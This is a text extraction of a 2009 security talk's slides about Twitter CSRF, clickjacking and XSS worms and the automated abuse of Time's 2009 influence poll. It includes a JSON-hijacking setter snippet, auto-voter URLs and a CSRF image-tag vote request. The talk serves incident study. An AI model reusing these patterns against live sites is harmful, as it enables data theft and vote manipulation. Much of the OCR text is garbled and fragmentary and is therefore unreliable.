
# Twitter Attacks

## CSRF Attacking JSON Feeds

• Courtney C  
• following  
• profile\_sidebar\_fill\_color=000000  
• followers\_count=19  
Updated: 11 January 2009  
Object.prototype.\_defineSetter\_ = user, function(obj)  
{for(var i in obj) {alert(i + '=' + obj[i]);} } );  
Attack Information  
Attack Date: 1 Jan 2009  
Attack Method: Cross Site Request Forgery (CSRF)  
<script>  
profile.sidebar\_border\_color=ffffff  
favourites\_count  
•screen\_name=xoKortnayox  
•created\_at=Thu Apr 09 00:36:15 +0000 2009  
Attack Information  
Attack Date: 1 April 2009  
Attack Method: Clickjacking  
<script defer=defer src="https://twitter.com/statuses/friends\_timeline/">  
•name=Courtney C  
•profile\_image\_url=normal/19037839/Black\_Keys.jpg  
•profile\_text\_color=0d0dba  
•protected  
•verified  
Attacked Entity Field: Web 2.0  
Attacked Entity Geography: USA  
</script>  
profile.background\_image\_url=http://s3.amazonaws.com/twitter\_production/profile\_background\_images/19037839/Black\_Keys.jpg  
•time\_zone=Pacific Time (US & Canada)  
•profile\_link\_color=4f5659  
•profile\_background\_true  
•profile\_background\_color=1A1B1F  
•location=USA  
•id=29869995  
•user  
Source Information  
Attack Source Geography: Italy

# Twitter Attacks

## *Double Clickjacking Worm – Forcing a Tweet*



# Twitter Attacks

## XSS/CSRF Worm – Updating Profiles

### WHID 2009-37: Twitter XSS/CSRF worm series

var upda  
with pict  
[\(Updated\)](#)

www.sta  
[Updated: 19 April 2009](#)

src="http://[Attack Information](#)

var ajax([WHID ID: 2009-37](#)

"authent  
[Date Occured: 11 Apr 2009](#)

+ "&tab=[Attack Method: Cross Site Request Forgery \(CSRF\)](#)

"authent  
[Cross Site Scripting \(XSS\)](#)

[Outcome Information](#)

[Outcome: Disinformation  
Worm](#)

[Target Information](#)

[Attacked Entity Field: Web 2.0](#)

[Source Information](#)

[Attack Source Geography: USA](#)

t



# Time's Most Influential Poll Abuse

## *Insufficient Anti-Automation*

Rank	Name	Avg. Rating	Total Votes
1	moot	87	12,939,521
2	Anwar Ibrahim	42	1,632,411
3	Rick Warren	42	1,290,988
4	Baitullah Mehsud	40	1,281,854
5	Larry Brilliant	39	1,425,061
6	Eric Holder	38	1,215,008
7	Carlos Slim	37	1,311,525
8	Angela Merkel	37	1,069,787
9	Kobe Bryant	36	1,195,005
10	Evo Morales	34	1,045,245
11	Alexander Lebedev	34	640,115
12	Lil' Wayne	33	637,426
13	Sheikh Ahmed bin Zayed Al Nahyan	32	622,054
14	Odell Barnes	31	621,182
15	Tina Fey	30	646,446
16	Hu Jintao	29	614,359
17	Eric Cantor	28	580,189
18	Gamal Mubarak	27	580,389
19	Ali al-Naimi	26	627,786
20	Muqtada al-Sadr	25	564,094
21	Elizabeth Warren	24	559,800
22	Manny Pacquiao	23	9,382,234
...	...	...	...



# Time's Most Influential Poll Abuse

## *Auto-Voter SPAM URLs*

- Target Poll URL

`http://www.timepolls.com/contentpolls/Vote.do ?  
pollName=time100_2009&id=1883924&rating=1`

- Auto-voter SPAM link URL

`http://fun.qinip.com/gen.php?id=1883924&rating=1&amount=200`

- Auto-voter page display

Down voting : 1883924 to 1 % influence 200 times per page load.

- Time's response – implement an MD5 hash key

# Time's Most Influential Poll Abuse

## *CSRF Attacks – Includes Md5 Hash Key*

```
<html>
<head>
<title>
</title>
</head>
<body>

<imgsrc="
http://www.timepolls.com/hppolls/votejson.do?callback=processPoll&id=335&choice=1&key=a4f7d95082b03e99586729c5de257e7b" />
...
</body>
</html>
```

# Time's Most Influential Poll Abuse

## Auto-Voter - Mooter

The remaining 12/sec were used to down vote moot's opponents

Time attempted rate-limit enforcement – 1 up vote allowed every 13/sec

Use of Open Proxy Servers

Check All  
"name"

Support:  
IRC: #time\_vote @ irc.anonnet.org  
Developer: rdn

Thx to:  
lolibitch9001 - for linking  
<http://207.210.106.23/moot.html>

tetsu - for his awesome graphs  
<http://fun.qinip.com/mvdc/>

alter - developing the hash modification method  
- hosting scripts + mooter mirror

TIME for making such a nice poll

Close

Rating

Stop

Result L

Now file you  
UPDATE: c  
\* select can  
\* click 'Sho  
\* autoupdat  
00:11:30  
status=0&m  
status=0&m  
status=0&m

1 2 3

moot

95 100

Delay:

Normal Timings (Recommended)

[14 sec.]

1 sec. 20 sec.

Proxy About

# Candidate Rank Votes

1 moot 80,391702266676 5171581

2 Rain 37,804748891364 3284893

3 Paul Kagame 34,20000000000000 2870000000000000

4 Stephen Colbert 33,80000000000000 2850000000000000

5 Ron Paul 33,40000000000000 2840000000000000

Check All  
"name"

tes stats Search Show Graph For Selected Person

mvdc/

Update Autoupdate

Vote Stats

mooter users made: 6235924 v  
Avg Votes: 835/min  
13,7607% of all vpm (6068)

mooter Live Notification

UPDATE: mooter v5.0.2.14 (01/04/09 16:21 UT)  
<http://tinyurl.com/mooter>

---> PREVIEW: <http://mooter.mo.ohost.de/m5>

\*no sudden stop of voting

0:10: 377.2 vpm - 84.55 Rank

close AutoUpdate (1min)

92  
90  
88  
86  
84  
82  
80

399  
342  
285

21:10 21:20 21:30 21:40 21:50 22:0 22:10 22:20 22:30 22:40 22:50 23:0 23:10 23:20 23:30 23:40 23:50 0:0 0:10

Close

0:10: 377.2 vpm - 84.55 Rank

AutoUpdate (1min)

# Questions?

Work - [Ryan.Barnett@breach.com](mailto:Ryan.Barnett@breach.com)

Personal – [Rcbarnett@gmail.com](mailto:Rcbarnett@gmail.com)

Blog - <http://tacticalwebappsec.blogspot.com/>

Further information at the WHID web site:

<http://www.xiom.com/whid>